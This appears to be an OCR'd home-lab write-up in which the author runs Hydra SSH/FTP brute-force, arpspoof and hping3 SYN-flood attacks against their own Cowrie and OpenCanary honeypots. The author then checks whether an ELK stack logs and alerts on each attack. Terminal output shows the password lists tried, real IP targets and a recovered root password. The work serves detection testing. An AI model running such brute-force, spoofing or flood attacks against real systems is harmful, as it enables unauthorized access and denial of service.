
```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-07 16:52:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ssh://178.128.210.174:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://ftp@178.128.210.174:22
[INFO] Successful, password authentication is supported by ssh://178.128.210.174:22
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "123456" - 1 of 8 [child 0] (0/0)
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "lol" - 2 of 8 [child 1] (0/0)
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "password123" - 3 of 8 [child 2] (0/0)
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "Pr0fess0r!" - 4 of 8 [child 3] (0/0)
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "youtry" - 5 of 8 [child 4] (0/0)
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "cyber" - 6 of 8 [child 5] (0/0)
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "tc" - 7 of 8 [child 6] (0/0)
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "kali" - 8 of 8 [child 7] (0/0)
[STATUS] attack finished for 178.128.210.174 (waiting for children to complete tests)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-07 16:53:01
# SSH Bruteforce attack is completed.
```

This is my attempt at an SSH brute-force attack. It will not be recorded in the ELK system because my honeypot is not configured for SSH.


```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-07 16:53:01
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ftp://178.128.210.174:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "123456" - 1 of 8 [child 0] (0/0)
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "lol" - 2 of 8 [child 1] (0/0)
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "password123" - 3 of 8 [child 2] (0/0)
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "Pr0fess0r!" - 4 of 8 [child 3] (0/0)
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "youtry" - 5 of 8 [child 4] (0/0)
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "cyber" - 6 of 8 [child 5] (0/0)
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "tc" - 7 of 8 [child 6] (0/0)
[ATTEMPT] target 178.128.210.174 - login "ftp" - pass "kali" - 8 of 8 [child 7] (0/0)
[STATUS] attack finished for 178.128.210.174 (waiting for children to complete tests)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-07 16:53:02
# FTP Bruteforce attack is completed.
# Bruteforce attack is completed.
```

This is my attempt at an FTP brute-force attack. The honeypot doesn't allow me to configure the password, which is why all the attempts fail to work.


Attacking an Opencanary server and honeypot with Bruteforce attack



The ELK server's log successfully captured the brute-force attempt I made earlier. I specifically used the filter 'parsedlogdata.USERNAME: ftp' to isolate my attack and observe how the system logged the event.



The ELK dashboard was able to capture the username, password, number of attempts on the FTP port, and the attacker's IP address.



The ELK alert detected the FTP login attempt, identified as a brute-force attack due to the short timespan in the timestamp.

Attacking a Cowrie server and honeypot with Arpspoof

```
cowrie@ubuntu-soc-server-v2:~/cowrie$ bin/cowrie start
Using default Python virtual environment "/home/cowrie/cowrie/cowrie-env"
Starting cowrie: [twistd  --umask=0022 --pidfile=var/run/cowrie.pid --logger cowrie.python.logfile.logge
r cowrie ]...
/home/cowrie/cowrie/cowrie-env/lib/python3.12/site-packages/twisted/conch/ssh/transport.py:106: Cryptogr
aphyDeprecationWarning: Blowfish has been deprecated and will be removed in a future release
  b"blowfish-cbc": (algorithms.Blowfish, 16, modes.CBC),
/home/cowrie/cowrie/cowrie-env/lib/python3.12/site-packages/twisted/conch/ssh/transport.py:110: Cryptogr
aphyDeprecationWarning: CAST5 has been deprecated and will be removed in a future release
  b"cast128-cbc": (algorithms.CAST5, 16, modes.CBC),
/home/cowrie/cowrie/cowrie-env/lib/python3.12/site-packages/twisted/conch/ssh/transport.py:115: Cryptogr
aphyDeprecationWarning: Blowfish has been deprecated and will be removed in a future release
  b"blowfish-ctr": (algorithms.Blowfish, 16, modes.CTR),
/home/cowrie/cowrie/cowrie-env/lib/python3.12/site-packages/twisted/conch/ssh/transport.py:116: Cryptogr
aphyDeprecationWarning: CAST5 has been deprecated and will be removed in a future release
  b"cast128-ctr": (algorithms.CAST5, 16, modes.CTR),
```

I turned on the Cowrie honeypot and am now awaiting to see if the Arpspoof attack will have any impact on the honeypot or server.

```
root@ubuntu-soc-server-v2:~# sudo iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere             tcp dpt:ssh redir ports 2222
REDIRECT   tcp  --  anywhere             anywhere             tcp dpt:telnet redir ports 2223
```

Enabling port forwarding so that attackers will not be able to attack my default SSH and Telnet ports.


```
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
A
# Arpspoof attack is selected.
# Arpspoof is a type of attack where the attacker uses ARP to send out fake messages to trick other dev
ices into believing they're communicating with someone else. This allows the attacker to intercept, mod
ify, or redirect network traffic for malicious purposes, such as eavesdropping or stealing sensitive in
formation.
# Dsniff is already installed.

# IP Forwarding is active.
# Please enter the victim's IP address.
159.223.95.4
# 159.223.95.4 is input.
# Please enter the default gateway IP address.
192.168.20.2
# 192.168.20.2 is input.
```

I have picked Arpspoof attack and provided the server's IP as victim's IP and using my own VM as default gateway.

```
Mon Jul 8 10:22:45 PM +08 2024 - # Arpspoof Attack, Victim IP: 159.223.95.4, Default gateway: 192.168.2
0.2, file saved in /var/log/attack.log
0:c:29:7a:a2:1d 0:50:56:f0:61:ce 0806 42: arp reply 159.223.95.4 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:f0:61:ce 0806 42: arp reply 159.223.95.4 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:f0:61:ce 0806 42: arp reply 159.223.95.4 is-at 0:c:29:7a:a2:1d
arpspoof: couldn't arp for host 159.223.95.4
0:c:29:7a:a2:1d 0:50:56:f0:61:ce 0806 42: arp reply 159.223.95.4 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:f0:61:ce 0806 42: arp reply 159.223.95.4 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:f0:61:ce 0806 42: arp reply 159.223.95.4 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:f0:61:ce 0806 42: arp reply 159.223.95.4 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:f0:61:ce 0806 42: arp reply 159.223.95.4 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:f0:61:ce 0806 42: arp reply 159.223.95.4 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:f0:61:ce 0806 42: arp reply 159.223.95.4 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:f0:61:ce 0806 42: arp reply 159.223.95.4 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:f0:61:ce 0806 42: arp reply 159.223.95.4 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:f0:61:ce 0806 42: arp reply 159.223.95.4 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:f0:61:ce 0806 42: arp reply 159.223.95.4 is-at 0:c:29:7a:a2:1d
0:c:29:7a:a2:1d 0:50:56:f0:61:ce 0806 42: arp reply 159.223.95.4 is-at 0:c:29:7a:a2:1d
Cleaning up and re-arping targets...
# Arpspoof Attack is completed.
```

While an Arpspoof attack was launched, a log record was being saved in /var/log/attack.log. The Arpspoof attack failed because it couldn't arp for host 159.223.95.4 which was the server's IP address.

Attacking a Cowrie server and honeypot with Arpspoof




Due to the failed attack, nothing was recorded in the background on my ELK server's logs, alerts, and dashboard.

Attacking a Cowrie server and honeypot with Hping3 denial-of-service (DOS) attack


```
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
B
# Hping3 attack is selected.
# Hping3 is a Denial of Service (DoS) attack used to overwhelm a machine or network by sending a large n
umber of requests to prevent legitimate users from accessing it.
# Hping3 is already installed.
# Please enter the victim's IP address.
165.22.54.167
# 165.22.54.167 is input.
# Please enter a port number to attack.
80
# 80 is input.

Sun Jul 7 11:09:09 PM +08 2024 - # Hping3 Attack launched at Victim IP: 165.22.54.167 using port 80, fil
e saved in /var/log/attack.log
using eth0, addr: 192.168.225.128, MTU: 1500
HPING 165.22.54.167 (eth0 165.22.54.167): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown

—— 165.22.54.167 hping statistic ——
1305472 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
# Hping3 Attack is completed.
```

I have picked Hping3 attack and provided the server's IP as victim's IP and input 80 as port number to attack the server.




I observed in the logs sections that the top left-hand corner displayed 'Elastic' with a loading icon.

Attacking a Cowrie server and honeypot with Hping3 denial-of-service (DOS) attack



In the top left-hand corner, 'Elastic' was displayed with a loading icon. Shortly after, a network error appeared, even though it had finished loading. This indicates that the attack affects the loading of the data.



I observed in the alerts section that the top left-hand corner displayed 'Elastic' with a loading icon. I tried clicking "update," but it continued to load, with the red line indicating so.

Attacking a Cowrie server and honeypot with Bruteforce attack

```
# Please select an option to attack: (A) Arpspoof (B) Hping3 (C) Bruteforce (D) Random
C
# Bruteforce attack is selected.
# A bruteforce attack is an attack that involves trial and error with different combinations of usernam
es and passwords to gain access into the system.
# Please enter the victim's IP address.
159.223.95.4
# 159.223.95.4 is input.
# Please type in an username (Do not upload a file).
root
# Username is input.

# Please upload a password file if you want to, if no file please hit enter.
pass1.txt
Mon Jul 8 09:39:19 PM +08 2024 - # Bruteforce Attack launched at Victim IP: 159.223.95.4 using SSH and
FTP with the username as root. The file is saved in /var/log/attack.log
```

I have initiated a brute-force attack, using the server's IP addresses as the victims' IPs. I intend to target the SSH port, entering 'root' as the username. Additionally, I have uploaded a password file named 'pass1.txt' to expedite the brute-force attack, rather than relying on John's default built-in password file.

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-08 21:39:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the t
asks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ssh://159.223.95.4:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@159.223.95.4:22
[INFO] Successful, password authentication is supported by ssh://159.223.95.4:22
[ATTEMPT] target 159.223.95.4 - login "root" - pass "123456" - 1 of 8 [child 0] (0/0)
[ATTEMPT] target 159.223.95.4 - login "root" - pass "lol" - 2 of 8 [child 1] (0/0)
[ATTEMPT] target 159.223.95.4 - login "root" - pass "password123" - 3 of 8 [child 2] (0/0)
[ATTEMPT] target 159.223.95.4 - login "root" - pass "Pr0fess0r!" - 4 of 8 [child 3] (0/0)
[ATTEMPT] target 159.223.95.4 - login "root" - pass "youtry" - 5 of 8 [child 4] (0/0)
[ATTEMPT] target 159.223.95.4 - login "root" - pass "cyber" - 6 of 8 [child 5] (0/0)
[ATTEMPT] target 159.223.95.4 - login "root" - pass "tc" - 7 of 8 [child 6] (0/0)
[ATTEMPT] target 159.223.95.4 - login "root" - pass "kali" - 8 of 8 [child 7] (0/0)
[22][ssh] host: 159.223.95.4   login: root   password: Pr0fess0r!
[STATUS] attack finished for 159.223.95.4 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-08 21:39:20
# SSH Bruteforce attack is completed.
```

